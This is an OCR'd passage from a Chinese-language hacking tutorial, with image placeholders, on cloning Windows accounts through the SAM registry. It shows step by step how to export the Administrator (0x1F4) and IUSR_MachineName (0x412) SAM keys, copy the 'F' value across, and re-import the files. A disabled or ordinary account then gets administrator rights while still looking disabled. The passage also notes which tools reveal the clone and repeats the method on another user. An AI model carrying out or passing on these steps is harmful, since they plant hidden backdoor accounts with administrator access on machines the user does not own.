


图 5

在这里regedt32只是用来修改权限，真正对注册表操作还要用regedit。现在我们用regedit来打开注册表。对比regedt32和regedit界面，发现差不多，win2k下regedt32可不是这个样子，比较土，呵呵。

现在sam\domains\account\users\下是不是多了两个项了？ ^_^

分别导出HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\Names\000001F4；HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\Names\00000412，以及HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\IUSR_MachineName，并保存为各自名称的reg文件。




图 6

将0x1f4.reg的“F”键值复制下来，粘贴到0x412的“F”键下，保存，导入IUSR_MachineName.reg，0x412.reg，不再赘述。

现在我们用IUSR_MachineName用户登录，如图6。好了，现在已经成功登录到了这个机器。且慢，看tsadmin这里，我们看到了什么？如图7。

登录用户名应该为IUSR_MachineName的地方是Administrator…… ^_^

我们再来看看资源管理器中显示的是什么，如图8。




图 7




图 8

资源管理器也显示的是 Administrator，但是进程中呢？如图 9。




图 9

哈哈，还是露馅了，进程中还是以 IUSR_MachineName 运行的。看看计算机管理中是否一切正常，如图 10。




图 10

这样看来克隆成功了，而且用户管理仍然是已禁用状态。我还做了一个实验，复制 administrator 对应的 0x1f4 中的"F"和"V"键的值到 0x412.reg 对应处，然后导入，结果怎么样呢？——这个用户不能登录了！

这是因为两个用户具有同样的权限特征不影响用户名称初始化，所以可以完成用户登录操作；但是如果用户基本识别特征"V"一样的话，初始化用户时会发生错误，0x1f4 的管理员首先被初始化，后面发现了和他一样基本识别特征的用户，自然就因为"文件重名，不能被创建"的规则而被忽略了，该用户名也就无效。所以不能对"V"进行复制，除非你确定就要让它有名无实。

实验做到这里我又有了一个新想法，如果我们克隆的是别的用户，那么用户登录查看里面看到的是哪位呢？

还是以实践来说话吧，尽管大概能想到结果，但是试验还要做的……

我们的克隆对象是 1 个名为 billnet 的 administrator 组用户，如图 11。

现在建立 1 个名为 lam_19418 的 user 组用户，还是对 lam_19418 进行克隆，具体步骤参考前面方法，这里不重复描述了。

然后我们来用克隆好的用户登录，会发现显示的当前用户是




图 11

billent，资源管理器中也是如此，如图 12、图 13。




图 12

